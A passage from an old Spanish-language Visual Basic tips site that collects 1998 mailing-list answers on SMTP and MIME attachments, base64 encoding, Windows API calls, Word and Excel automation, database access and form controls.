SMTP> 354 Ok Send data ending with .
YO > Aqui empieza el mensaje
YO > Bla, Bla, Bla
YO > Bla, bla
YO > Bla
YO > .
SMTP> 250 Message received: 19980923234010927.AAA212@raulgimenez
YO > QUIT
SMTP> cinet.fcr.es closing connection

-------- PARTES DE UN MENSAJE ----------

Se puede decir que un mensaje esta formado por dos partes. La cabecera y el cuerpo.
La cabecera la forman los comandos "MAIL FROM" y "RCPT TO" y el cuerpo es todo lo que se encuentra entre "DATA" y "."

Pues bien, dentro del cuerpo podemos encontrar una serie de sub-comandos que informan acerca del tipo de contenido del mensaje.
Por ejemplo para enviar un texto que contenga cualquier carácter ASCII de 8 bits podemos seguir el siguiente ejemplo.

```
MAIL FROM: <Yo@MiProveedor.es>
RCPT TO: <Tu@TuProveedor.es>
DATA
```

```
MIME-Version: 1.0
Content-Type: text/plain;
"charset="iso-8859-1"
Content-Transfer-Encoding: 8bit

Esto es el mensaje
Bla, bla
Bla, bla
.
```

No existe ningún comando para enviar ficheros anexados de forma automática, pero si podemos diseñar una herramienta que lo haga.
No es difícil.
Como debéis saber, los mensajes sólo pueden contener caracteres ASCII.
Lo que hay que hacer es enviar el fichero dentro del cuerpo del mensaje como si fuese texto.
Para ello debemos codificar el contenido del anexo a un formato que solo contenga caracteres ASCII.
Uno de los formato posibles es BASE64.

La codificación base64 transforma 3 grupos de 8 bits (24 bits en total) en 4 grupos de 6 bits. Cada unos de estos grupos de 6 bits toman valores de 0 a 64.
Y se codifican de la siguiente manera.

```
 0=A 17=R 34=i 51=z
 1=B 18=S 35=j 52=0
 2=C 19=T 36=k 53=1
 3=D 20=U 37=l 54=2
 4=E 21=V 38=m 55=3
 5=F 22=W 39=n 56=4
 6=G 23=X 40=o 57=5
 7=H 24=Y 41=p 58=6
 8=I 25=Z 42=q 59=7
 9=J 26=a 43=r 60=8
10=K 27=b 44=s 61=9
11=L 28=c 45=t 62=+
12=M 29=d 46=u 63=/
13=N 30=e 47=v
14=O 31=f 48=w (pad) =
15=P 32=g 49=x
16=Q 33=h 50=y
```

El resultado de la codificación debe representarse en líneas de no más de 76 caracteres.
Existe un tratamiento especial si al final de los datos disponemos de menos de 3 grupos de 8 bits (24 bits)
1) Si solo tenemos 1 grupo (8 bits) que codificar, lo codificaremos y añadiremos al final dos "="
2) Si solo tenemos 2 grupos (16 bits) que codificar, los codificaremos y añadiremos un "=".

Con un ejemplo lo veremos mas claro.
Supongamos que tenemos un archivo JPG cuyo contenido en binario es: (separo cada 8bits con un guión)

01001000-01001111-01001100-01000001-00100000-01000001-01001101-01001001-01000111-01001111

Si vamos tomando grupos de 8 bits de 3 en 3 y los codificamos de esta manera
al final nos queda 1 grupo suelto.
Por ello, aplicando el tratamiento especial 1) debemos añadir dos "=",

```
Primer grupo de 24 bits (transformación)
========================================
Binario.(Grupos de 8bits): 01001000-01001111-01001100
Binario.(Grupos de 6bits): 010010-000100-111101-001100
Decimal.................: --18----04-----61------12-
CODIFICADO Base 64.......: --S------E------9------M--


Segundo grupo de 24 bits (Transformación)
=========================================
Binario.(Grupos de 8bits): 01000001-00100000-01000001
Binario.(Grupos de 6bits): 010000-010010-000001-000001
Decimal.................: --16-----18-----01-----01-
CODIFICADO Base 64.......: --Q------S------B------B--


Tercer grupo de 24 bits (Transformación)
========================================
Binario.(Grupos de 8bits): 01001101-01001001-01000111
Binario.(Grupos de 6bits): 010011-010100-100101-000111
Decimal.................: --19----21------37-----07-
CODIFICADO Base 64.......: ---T-----U------l------H--


8 bits restantes (Transformación)
=================================
Binario............(8 bits): 01001111
Binario.(2 Grupos de 6bits): 010011-11 (añadimos 4 ceros ficticios) 0000
Decimal.................: --19-----48--
CODIFICADO Base 64.........: ---T---w (añadimos "==")
```

De esta manera este fichero JPG se convierte en "SE9NQSBBTUlHTw=="

Ahora solo queda la parte final.
¿ Como enviar este fichero como un anexo de nuestro mensaje ?

Pues deberíamos enviar un mensaje como este.
(Nota: sustituir por el carácter tabulador)

```
   MAIL FROM: <Yo@MiProveedor.es>
   RCPT TO: <Tu@TuProveedor.es>
   DATA
   MIME-Version: 1.0
   Content-Type: multipart/mixed;
   boundary="----=_NextPart_000_0004_01BD358C.1AD67DC0"

   Aqui podemos poner comentarios que no se mostrarán.
   Acerca de nosotros, de nuestros programas, etc...

   ------=_NextPart_000_0004_01BD358C.1AD67DC0
   Content-Type: text/plain;
   charset="iso-8859-1"
   Content-Transfer-Encoding: 8bit
```

```
   Aqui pondremos el cuerpo del mensaje. Solo texto.

   ------=_NextPart_000_0004_01BD358C.1AD67DC0
   Content-Type: image/jpeg;
   Name="dibujo.jpg"
   Content-Transfer-Encoding: base64
   Content-Disposition: attachment;
   filename="dibujo.jpg"

   SE9NQSBBTUlHTw==

   ------=_NextPart_000_0004_01BD358C.1AD67DC0--
```

Os explico un poco cada una de las partes del mensaje

Content-Type: multipart/mixed;
 Esta línea nos indica que el mensaje está compuesto por varias partes de diferentes naturalezas.
 En nuestro caso las partes son, un texto y un fichero gráfico JPG.

boundary="----=_NextPart_000_0004_01BD358C.1AD67DC0"
 La primera aparición de esta línea nos indica cual será el separador entre las partes.
 Los caracteres que aparecen entre comillas nos los podemos inventar. Solo debemos de procurar que sean lo suficientemente rebuscados como para que no puedan aparecer en ninguna parte del mensaje de forma casual.

------=_NextPart_000_0004_01BD358C.1AD67DC0
 las siguientes veces que aparece esta línea nos indica que aquí finaliza una de las partes y comienza la otra o que finaliza el mensaje.
 Observad que consta del literal que aparece en el "boundary" precedido de dos guiones.

Dentro de cada una de las partes del mensaje encontramos a su vez una subcabecera donde nos informa del tipo de elemento que hay debajo

Name="dibujo.jpg"
filename="dibujo.jpg"
 Nos informan del nombre del fichero anexado.
 Aun no he descubierto la diferencia entre ambos.

Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 Nos informan de que es un anexo y que está codificado en BASE64.

En general, en el apartado "Content-Type" podemos encontrar los siguientes valores "tipo/subtipo"
tipos posibles ={application, audio, image, message, multipart, text, video}
Subtipos para "application"={octet-stream}
subtipos para "audio"={basic}
Subtipos para "image"={gif, jpeg}
Subtipos para "multipart"={mixed, parallel, digest, alternative}
Subtipos para "text"={plain}
Subtipos para "video"={mpeg}

Es casi imposible contemplar y explicar todos los casos y combinaciones posibles. Cuando tengáis alguna duda, lo mejor es acudir a vuestros propios

mensajes y echarles un vistazo en su forma original. Es muy constructivo y ayuda en gran medida a hacerse una idea del funcionamiento del SMTP.

Os animo a seguir investigando y a complementar estas notas si encontráis novedades al respecto

Un saludo

==========
Raúl Giménez Fuentes
(Nik:Atawalabachala)
raulgimenez@redestb.es
ICQ #4332550
Barcelona-España
==========

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

```
>>>>
Como puedo hacer que cuando se carge mi aplicacion haga que la otra ventana
que hay abierta se ponga en mosaico junto a ella???
<<<<

Por lo que preguntas supongo que la otra aplicación a la que te refieres es
siempre la misma. Para poder moverla debes primero obtener un hadle a ella.
Esto lo puedes obtener con la función del API FindWindow. Para ello debes
conocer el nombre de clase de la ventana o su título:

Declare Function FindWindow Lib "user32" Alias "FindWindowA"
(ByVal lpClassName As String, ByVal lpWindowName As String) As Long

dim hwndAplicacion = FindWindows(vbNullString,"Titulo de la ventana")

Luego ya puedes mover la ventana a la posición que tú quieras con :

Declare Function MoveWindow Lib "user32" Alias "MoveWindow" (ByVal hwnd As
Long, ByVal x As Long, ByVal y As Long, ByVal nWidth As Long, ByVal nHeight
As Long, ByVal bRepaint As Long) As Long

dim res as long
res = MoveWindow(hwndAplicacion,PosicionHorizontalEnPixels,
PosicionVerticalEnPixels, AnchuraEnPixels, AlturaEnPixels, 1)


Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Busqueda de cadenas en ".doc"

Hola Felix :
Aqui tengo una rutinita que reemplaza texto en un .doc usando word 97
échale un vistazo y si alguno de la lista me la depura mejor que mejor ya
que esta en fase prueba, casi no la he ejecutado pero el resultado hasta
ahora es satisfactorio.

```
    Set DC = New Word.Application (haciendo referencia a la libreria de MS
word)
    DC.Documents.Open FilePrinpal.Text ' abrir un fichero que esta
almacenado en un textbox
    DC.Visible = True
    DC.Selection.Find.ClearFormatting
    DC.Selection.Find.Replacement.ClearFormatting
    For i = 1 To data1.Recordset.RecordCount - 1
        If Not IsNull(data1.Recordset(i)) Then
            DC.Selection.Find.Text = "&" & data1.Recordset(i).Name
            DC.Selection.Find.Replacement.Text = data1.Recordset(i)
            DC.Selection.Find.Forward = True
            DC.Selection.Find.Format = False
            DC.Selection.Find.MatchCase = False
            DC.Selection.Find.MatchWholeWord = False
            DC.Selection.Find.MatchWildcards = False
            DC.Selection.Find.MatchSoundsLike = False
            DC.Selection.Find.MatchAllWordForms = False
            DC.Selection.Find.Execute
            End If
        Next i
        DC.PrintOut
```

Un saludo y teneis comentarios a la lista para que lo vean todos
-----Mensaje original-----
De: FELIX DAVILLA <myf69@hotmail.com>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: viernes 25 de septiembre de 1998 13:15
Asunto: (VB-ESP) Busqueda de cadenas en ".doc"

Necesito urgente una funcion que busque un texto en uno o varios
documentos de texto (.doc).

Se que existen varios programas que lo hacen, pero son bastante
complicados de utilizar, como el Index Server ...

Si alguno sabeis como se utiliza, mandarme código o lo que
tengais.

Muchas gracias de antemano a todos.

_____
Get Your Private, Free Email at http://www.hotmail.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar propiedades de un Remote Data Control

```
At 16:35 21/09/98 -0300, you wrote:
>Tengo un control RemoteData (MSRDC) en un formulario y cuando lo cargo
>ya tiene definidas las propiedades, pero como puedo hacer para cambiar
>esas propiedades antes de que se cargue el control, ya que si le coloco
>el DSN en blanco pide el DSN directamente. Quiero poder configurarlo por
>programación.
>
>Por favor, ideas.
>Gracias.

Yo los uso sin poner la propiedad DataSourceName y le meto un resultset
creado con código y no me dan ningún problema.

Crea primero el rdoConnection mediante código, haces un Resultset con los
registros que quieras y se lo metes directamente al MSRDC

Option Explicit
Dim MiBase As rdoConnection
Dim MiSesion As rdoEnvironment
Dim MiResultset As rdoResultset
Dim MiSentenciaSQL As String

Private Sub BAbrirRDO_Click()
Set MiSesion = rdoEngine.rdoEnvironments(0)
Set MiBase = MiSesion.OpenConnection("Luki")

'Obviamente "Luki" es una conexion creada en el panel de control / ODBC
'para acceder a una base de datos (en mi ejemplo era Access, pero puede ser
cualquiera
'con tal que tengas su controlador ODBC)

MiSentenciaSQL = "SELECT * FROM ..........lo que tu quieras"
Set MiResultset = MiBase.OpenResultset(MiSentenciaSQL, rdOpenKeyset)
Set MSRDC1.Resultset =MiResultset
End Sub

Y funcionando. Igual que el control Data con DAO

Saludos

Luis Suárez
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ComboBox con varias columnas

```
hola,
 en components hay 'microsoft form 2.0 object library' y alli hay un
combobox, donde puedes poner las columnas que quieras, ejmpl.
 cbob.ColumnCount = 2 'cuantas columnas quieres que tenga tu combobox
    Do While Not rs.EOF 'Mientras no finalize el recordset
     cboB.AddItem ""
     cboB.Column(0,cboB.ListCount -1) = strCampo ' es (columna,
fila) = valor
     cboB.Column(1,cboB.ListCount -1) = strLlave ' es (columna,
fila) = valor

     rs.MoveNext 'Paso al siguiente registro
    Loop
y.
 cboB.BoundColumn = 2 'Le dices que el valor en la propiedad value tenga el
de la 2da columna (es decir columna 1)
 cboB.TextColumn = 1 ' Le dices que el valor en la propiedad text tenga el
de la 1ra. columna (es decir columna 0).

 y listo puedes tener valores integer y string, sin ningun problema, ademas
que tienes las columnas que quieres.

saludos

edwin
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Comprobar validez de fechas

Yo, partiendo de una función que alguien envió a la lista y con algún cambio fruto de sugerencias hechas también a la lista, he hecho ésta (que creo que funciona) para comprobar si una cadena de texto se un valor de fecha válido según el formato español. El separador tiene que ser el carácter '/'.

```
================================================================================
===================
Public Function EsFecha(strFecha As String) As Boolean

Dim strDia As String
Dim strMes As String
Dim strAño As String

On Error GoTo Error

strFecha = Trim(strFecha)

strDia = Left(strFecha, InStr(strFecha, "/") - 1)
strMes = Mid(strFecha, Len(strDia) + 2, InStr(Len(strDia) + 2, strFecha,
"/") - Len(strDia) - 2)
strAño = Right(strFecha, Len(strFecha) - InStr(Len(strDia & strMes) + 2,
strFecha, "/"))

If DateSerial(strAño, strMes, strDia) = CDate(strDia + "/" + strMes + "/" +
strAño) And _
    Len(strAño) = 4 Then EsFecha = True
Error:
End Function
================================================================================
===================

>         Tengo un problema un tanto desconcertante con las fechas
> veréis:
>         Mi configuración regional en Windows de la fecha es:
> dd/mm/aa, para validar una fecha utilizo la función IsDate, sin embargo,
> cuando introduzco por ejemplo la fecha: 11/20/98 (Que es errónea), la
> función IsDate me la da como correcta y visualiza: 20/11/98 es decir al
> estilo USA. ¿Porqué?
>
>         Este es el código que utilizo
>         Private Sub MaskFec_contra_KeyPress(KeyAscii As Integer)
>     If KeyAscii = 13 Then
>              Wop = IsDate(MaskFec_contra.Text)
>             If Wop = False Then
>                             error_fecha
>                                     Else
>                         SendKeys "{TAB}"
>
>             End If
>     End If
>     End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Ejemplo del Solver de Excel

Veamos un ejemplo: Puede que necesite conocer cual es el mayor interés posible considerando que...
No puedo disponer de más de 12000 pero tampoco voy a depositar menos de 8000
No puedo depositar a plazo superiores a los 45 días.
Puedo conseguir tasas entre el 8% y 10 %. Hace una planilla como esta...
B C
2 Deposito 10000
3 Tasa 7%
4 Plazo 30
5 Interés =C2*C3*C4/365

Ante esto, ¿cuál es mi mejor opción?. Realizo la planilla y Primera Pregunta: ¿cuál es su objetivo? Que la celda C5 tenga el mayor valor posible. En el Campo Celda Objetivo, haga clic en C5 y en Valor Celda Objetivo, haga clic en Max.
Segunda pregunta: ¿Cuáles son las celdas que pueden cambiar su valor en este análisis? Las que tienen el capital, la tasa y el plazo. Hago un clic en Cambiando las Celdas y seleccione C2:C4.
Tercera pregunta: ¿Cuáles son las restricciones de este modelo?. Las que indicamos anteriormente. Clic en el botón Agregar e ingreso las restricciones una a una.
 * El capital C2 no puede ser menor (busco >= en el desplegable del medio) que 8000 (valor que escribo en el tercer Campo). Clic en Agregar.
* El capital C2 no puede ser mayor (busco <= en el desplegable del medio) que 12000 (valor que escribo en el tercer Campo). Clic en Agregar.
* El capital C2 no puede ser mayor (busco <= en el desplegable del medio) que 12000 (valor que escribo en el tercer Campo). Clic en Agregar.
* La tasa C3 debe estar entre 8% y 10 %. Repito los pasos anteriores ahora para la tasa.
* El plazo C4 no puede ser mayor (<= en el desplegable) de 45 días. Terminar y regreso a la pantalla del Solver
Ingresadas todas las restricciones, clic en Resolver. El trabajo que Excel realiza es "prueba y error" a gran velocidad en un proceso de iteración que tiene la cantidad de pasos indicada en Herramientas Opciones Calcular Iteraciones Nro. Máximo de iteraciones. Si encuentra una solución, le informa de esta situación en una pantalla como la de la izquierda. Haga clic en Aceptar y a disfrutar.
Un tipo de restricción que solemos olvidar a menudo son las de no negatividad: cuando un valor no puede ser negativo (cantidades producidas, tasa de interés, menor costo, etc.). Si corresponde (no es el caso de nuestro ejemplo) coloque una restricción del tipo >0 en cada celda que pueda cambiar.
Para cambiar una restricción por si me equivoco o cambio criterio, haga clic en el botón Cambiar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Imprimir MSChart

>Tengo un objeto MSChart ya cargado (es un grafico estadistico en barras) y
>quisiera imprimirlo pero este objeto no tiene en evento print. Como pudiera
>crear este evento o como debo hacer para imprimirlo.
Emplea el método EditCopy para pasar una imagen del mismo al portapapeles.
Luego puedes hacer un printer.paintpicture clipboard.getdata,0,0 (no lo he
probado pero supongo que funcionará. Sí probé a pasar el gráfico a un
picturebox con picture1.picture = clipboard.getdata y funcionó
correctamente).

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mover el raton y simular pulsacion

Para que se entienda, pongo un ejemplo de cómo situar el puntero del ratón en el centro de un botón y luego "provocar" la pulsación del mismo.

Primero las declaraciones:

```
Const WM_LBUTTONDOWN = &H201
Const WM_LBUTTONUP = &H202
Private Declare Function PostMessageBynum Lib "user32" Alias "PostMessageA"
(ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, ByVal lParam
As Long) As Long 'enviar mensajes al control
Private Declare Function SetCursorPos Lib "user32" (ByVal X As Long, ByVal
Y As Long) As Long 'posicionar el puntero del ratón
Private Declare Function GetWindowRect Lib "user32" (ByVal hwnd As Long,
lpRect As RECT) As Long 'obtener la posición del control
Private Type RECT
        Left As Long
        Top As Long
        Right As Long
        Bottom As Long
End Type
```

Y ahora el proceso :

```
Dim l As Long, PosX As Long, PosY As Long, PosXY As Long
Dim lpRect As RECT

'conocer las posición del botón relativa a la pantalla, en pixels
l = GetWindowRect(Command1.hwnd, lpRect)
'colocar el ratón sobre el centro del botón
PosX = lpRect.Left + ((lpRect.Right - lpRect.Left) / 2)
PosY = lpRect.Top + ((lpRect.Bottom - lpRect.Top) / 2)
l = SetCursorPos(PosX, PosY)
'obtener la posicion del centro del control relativa al propio control,
'en pixels
'no es obligatorio, es para que las coordenadas recibidas en el mousedown
'del control sean coherentes
'la posicion y va en la palabra alta y la x en la baja
PosXY = (PosY - lpRect.Top) * 65536 + (PosX - lpRect.Left)
'simular el click del ratón
l = PostMessageBynum(Command1.hwnd, WM_LBUTTONDOWN, 0&, PosXY)
l = PostMessageBynum(Command1.hwnd, WM_LBUTTONUP, 0&, PosXY)
```

>>>>
¿Alguien sabe como puedo hacer en VB que el puntero se mueva solo y haga click en una zona de la pantalla ?
<<<<

Un saludo.

_____
José Rubí de la Vega

E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Esta manera de hacerlo no me acuerdo de donde la consegui pero te la envio y creo que te resuelva lo que tu quieres.
No necesitas usar ningun control externo solo el toolbar de VB

Llamas :

```
Call Office97Toolbar(Me.Nombre de tu toolbar, 2)
```

(el segundo parametro es para el estilo de toolbar que usaras 1 o 2 que ya veras en el SUB

Declaras estas API y constantes:

```
Private Declare Function SendMessage Lib "user32" Alias _
    "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Integer, ByVal lParam As Any) As Long
Private Declare Function FindWindowEx Lib "user32" Alias _
    "FindWindowExA" (ByVal hWnd1 As Long, ByVal hWnd2 _
    As Long, ByVal lpsz1 As String, ByVal lpsz2 As _
    String) As Long

Private Const WM_USER = &H400
Private Const TB_SETSTYLE = WM_USER + 56
Private Const TB_GETSTYLE = WM_USER + 57
Private Const TBSTYLE_FLAT = &H800
Private Const TBSTYLE_LIST = &H1000
```

Copias estas SUB:

```
Public Sub Office97Toolbar(tlb As Toolbar, _
    tlbToolbarStyle As Long)
    Dim lngStyle As Long
    Dim lngResult As Long
    Dim lngHWND As Long

    ' Find child window and get style bits
    lngHWND = FindWindowEx(tlb.hwnd, 0&, _
        "ToolbarWindow32", vbNullString)
    lngStyle = SendMessage(lngHWND, _
        TB_GETSTYLE, 0&, 0&)

    ' Use a case statement to get the effect
    Select Case tlbToolbarStyle
    Case 1:
        ' Creates an Office 97 like toolbar
        lngStyle = lngStyle Or TBSTYLE_FLAT
    Case 2:
        ' Creates an Explorer 4.0 like toolbar,
        ' with text to the right
        ' of the picture. You must provide text
        ' in order to get the effect.
        lngStyle = lngStyle Or TBSTYLE_FLAT _
```

```
            Or TBSTYLE_LIST
    Case Else
        lngStyle = lngStyle Or TBSTYLE_FLAT
    End Select

    ' Use the API call to change the toolbar
    lngResult = SendMessage(lngHWND, _
        TB_SETSTYLE, 0, lngStyle)

    ' Show the effects
    tlb.Refresh
End Sub


    -----Original Message-----
    From:    Leo
    Sent:    Saturday, September 26, 1998 7:09 PM
    To:    Lista sobre Visual Basic 5
    Subject:    (VB-ESP) Pregunta sobre Tool Bar

    Quisiera saber como hago para crear una tool bar como la de Word
97.

    Si es posible con algun control gratuito.

    Gracias.
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

¿Cómo saber la versión de Windows? *(2 mensajes)*

Alberto Perdomo wrote:

> ¿Como determino el sistema operativo (win95 o winNT) mediante una
> función API?

En Win 95 tenes que usar la funcion GetVersionEx

```
Declare Function GetVersionEx Lib "Kernel32" Alias "GetVersionExA" _
    (lpVersionInformation As OSVERSIONINFO) As Long

Public Const VER_PLATFORM_WIN32S = 0
Public Const VER_PLATFORM_WIN32_WINDOWS = 1
Public Const VER_PLATFORM_WIN32_NT = 2
```

Para definir OSVERSIONINFO:

```
Type OSVERSIONINFO
    dwOSVersionInfoSize As Long
    dwMajorVersion As Long
    dwMinorVersion As Long
    dwBuildNumber As Long
    dwPlatformId As Long
    szCSDVersion As String * 128
end type
```

Y por ultimo:

```
Dim lpVersionInfo As OSVERSIONINFO

lpVersionInfo.dwOSVersionInfoSize = 148
GetVersionEx lpVersionInfo
```

Si el OS es W95:

```
lpVersionInfo.dwPlatformId = VER_PLATFORM_WIN32_WINDOWS
```

Si es NT:

```
lpVersionInfo.dwPlatformId= VER_PLATFORM_WIN32_NT
```

Espero te sirva
Saludos
Olavo

--
C. Olavo Vieira
Maldonado 2076
Montevideo - Uruguay
CP 11200
Cel: +598 99 662 199

Solo te puedo responder a una parte y la respuesta va en inglés :(porque es un artículo de la Knowledge Base de Microsoft que explica cómo saber sobre qué versión de Windows se está ejecutando la aplicación.

Espero que te sirva:

Determine Which 32-Bit Windows Version Is Being Used

The information in this article applies to:

- Microsoft Visual Basic Learning, Professional, and Enterprise Editions for Windows, version 5.0
- Microsoft Visual Basic Standard and Professional Editions, 32-bit only, for Windows, version 4.0
- Microsoft Visual Basic for Applications, version 5.0

SUMMARY
=======

An application may need to perform tasks differently depending on which operating system is running on the computer. This article shows, by example, how to differentiate between Windows 95, Windows 98, Window NT 3.51, and Windows NT 4.0.

The Win32 GetVersionEx function returns information that a program can use to identify the operating system. Among those values are the major and minor revision numbers and a platform identifier. With the introduction of Windows 98, it now takes a more involved logical evaluation to determine which version of Windows is in use. The listing below provides the data needed to evaluate the OSVERSIONINFO structure populated by GetVersionEx:

	Win95	Win98	WinNT 3.51	WinNT 4.0
dwPlatFormID	1	1	2	2
dwMajorVersion	4	4	3	4
dwMinorVersion	0	10	51	0

MORE INFORMATION
================

Step-by-Step Example
---

1. Start a new Standard EXE project in Visual Basic. Form1 is created by default.

2. From the Project menu, add a Standard Module to the project.

3. Insert the following code into Module1:

```
Public Declare Function GetVersionExA Lib "kernel32" _
   (lpVersionInformation As OSVERSIONINFO) As Integer

Public Type OSVERSIONINFO
   dwOSVersionInfoSize As Long
   dwMajorVersion As Long
   dwMinorVersion As Long
```

```
      dwBuildNumber As Long
      dwPlatformId As Long
      szCSDVersion As String * 128
   End Type

   Public Function getVersion() As String
      Dim osinfo As OSVERSIONINFO
      Dim retvalue As Integer

      osinfo.dwOSVersionInfoSize = 148
      osinfo.szCSDVersion = Space$(128)
      retvalue = GetVersionExA(osinfo)

      With osinfo
      Select Case .dwPlatformId
         Case 1
            If .dwMinorVersion = 0 Then
               getVersion = "Windows 95"
            ElseIf .dwMinorVersion = 10 Then
               getVersion = "Windows 98"
            End If
         Case 2
            If .dwMajorVersion = 3 Then
               getVersion = "Windows NT 3.51"
            Elseif .dwMajorVersion = 4 Then
               getVersion = "Windows NT 4.0"
            End If
         Case Else
            getVersion = "Failed"
      End Select
      End With
   End Function
```

4. Add the following line of code to the Load event of Form1:

```
   MsgBox GetVersion()
```

5. Run the project, and note that a message box displays the correct Windows version.

REFERENCES
==========

For more information, please see the following article in the Microsoft Knowledge Base:

ARTICLE-ID: Q92936
TITLE : HOWTO: Get Windows 3.1 Version Number in VB with GetVersion

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Centrar formularios

Te mando una funcion que centra teniendo en cuenta si esta o no la barra horizontal del Win 95.

centfrm.bas

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

SQL - No distinguir entre vocales acentuadas o no.

```
Hola Don Manuel,

la forma mejor de hacer que en una SQL no se distinga entre vocales
acentuadas y no acentuadas, es cambiar cada una de las vocales que te
encuentres de la siguiente forma:

SELECT * FROM tabla WHERE campo LIKE 'abcdefg*'

por

SELECT * FROM tabla WHERE campo LIKE _
     '[aàáäâ]bcd[eéèêë]fg*'

Esta practica sirve tanto para Jet como para SQL Server cambiando *
por %

Hasta pronto
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Anular el PopUp Menu en un textbox *(2 mensajes)*

Hola Alagones !!

>Como puedo anular la ventana que sale al pulsar el botón derecho del Mouse,
>durante la ejecución de un programa realizado en visual basic 5.0 y sobre
>una caja de texto?

Acabo de recibir un truco que seguramente es lo que estás buscando. Para anular, o utilizar tu propio menú, puedes colocar el siguiente código en el evento MouseDown del TextBox:

```
**********************************************************************
'Truco enviado por CMD Software, support@cmdsoftware.softnet.co.uk
'Me llegó a través de ZD-TIPS, suscribirse gratuitamente en
http://www.zdtips.com
**********************************************************************
If Button = vbRightButton Then
Text1.Enabled = False
Text1.Enabled = True
Text1.SetFocus
PopUpMenu Menu1
End If
**********************************************************************
```

Saludos y mucha suerte.

Punto y fuera. YSEQS

Daniel Pierini
ARGENTINA Computación
ac@santafe.com.ar

Ahi va un articulo sacado de la KB

Suprimir el Pop-Up Menu por defecto usando uno propio

La información de este artículo se aplica a :

- Microsoft Visual Basic Learning, Professional, y Enterprise
  para Windows, versiones 5.0, 6.0

SUMARIO
=======

Algunos controles de Visual Basic, como el textBox, tienen un menú PopUp por defecto que se muestra automáticamente cuando pinchas con el botón derecho sobre el mismo. Este artículo muestra una manera de deshabilitar este menú por defecto para no sacar ninguno *(no dice cómo y por las pruebas que pude hacer si no pones uno tuyo sale el de por defecto)* o sacar uno propio.

MAS INFORMACION
==========

Cuando haces click con el botón derecho sobre un TextBox se muestra su menú por defecto. Visual Basic no tiene ninguna propiedad ni ningún otro mecanismo para evitar este comportamiento. De todas formas, estableciendo la propiedad Enabled del control a False se evita que aparezca el menú, aunque el usuario puede ver que el control está deshabilitado.

Una manera de evitar esto es usar la función del API LockWindowUpdate junto con la propiedad Enabled. La función LockWindowUpdate deshabilita y habilita el repintado de la ventana especificada. Después de completar la operación ponemos la propiedad Enabled del control de nuevo a True y llamamos a LockWindowUpdate por segunda vez para continuar el pintado del control.

Ejemplo

---

1. Comenzar un nuevo proyecto estandard en Visual Basic. Se crea Form1 por defecto.

2. Añadir un TextBox a Form1.

3. Seleccionar el Editor de Menús del menú Herramientas y crear un menú llamado mnuPopUp en Form1. Deseleccionar el CheckBox Visible y añadir elementos como los siguientes:

```
File
   New
   Open
```

4. Añadir el siguiente código en la ventana de código de Form1:

```
Private Declare Function LockWindowUpdate Lib "user32" _
   (ByVal hwndLock As Long) As Long

Private Sub mnuOne_Click()
   Text1.Text = "Se seleccionó el Menú Uno"
End Sub

Private Sub mnuTwo_Click()
   Text1.Text = "Se seleccionó el Menú Dos"
End Sub

Private Sub Text1_MouseDown(Button As Integer, Shift As Integer,_
   X As Single, Y As Single)

   If Button = vbRightButton Then
   ' Evitar el texto gris bloqueando las actualizaciones
      LockWindowUpdate Text1.hWnd

      ' Un textos "disabled" no saca menú contextual
      Text1.Enabled = False

      ' Dar tiempo a la línea anterior a ejecutarse
      DoEvents

      ' Sacar nuestro propio menú contextual
      PopupMenu mnuPopup

      ' Poner Enable el control de nuevo
      Text1.Enabled = True
```

```
            ' Desbloquear las actualizaciones
            LockWindowUpdate 0&
         End If
      End Sub
```

5. Grabar y ejecutar el proyecto.

6. Pinchar con el botón derecho sobre Text1. Sólo se muestra nuestro propio menú contextual. El por defecto no se muestra.

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

-----Mensaje original-----
De: Pablo Antonio Martinez Morillas <pmartimor@larural.es>
Para: Lista VB-ESP <vb-esp@ccc.uba.ar>
Fecha: viernes 11 de septiembre de 1998 0:40
Asunto: (VB-ESP) anular el pop menu en un textbox

queridos listeros:
desearía saber si hay alguna forma de anular el popmenu que aparece al pulsar el botón izquierdo del ratón en un textbox. He probado con una rutina que he encotrado por internet pero no me funciona, así que si sois tan amables me poneis un ejemplillo pues soy algo torpe :)
un cordial saludo a todos.

Estructura de las bases de datos

Hola amigos

Toda la estructura de la base de datos la puedes encontrar en la coleccion TableDefs

Prueba con:

```
'objetos dao para identificar db
Public Db As Database
Public Td As TableDef
Public Ix As Index

For Each Td In Db.TableDefs
  If Td.Attributes = 0 Then 'las tablas con atributo no cero son del sistema
    nombre de la tabla: Td.Name
    numero campos de la tabla: Td.Fields.Count
    nombre del campo: Td.Fields(x).Name'donde x=numero de campo empezando desde 0
    tipo del campo: Td.Fields(x).Type
    tamaño del campo: Td.Fields(x).Size'donde x=numero de campo empezando desde 0
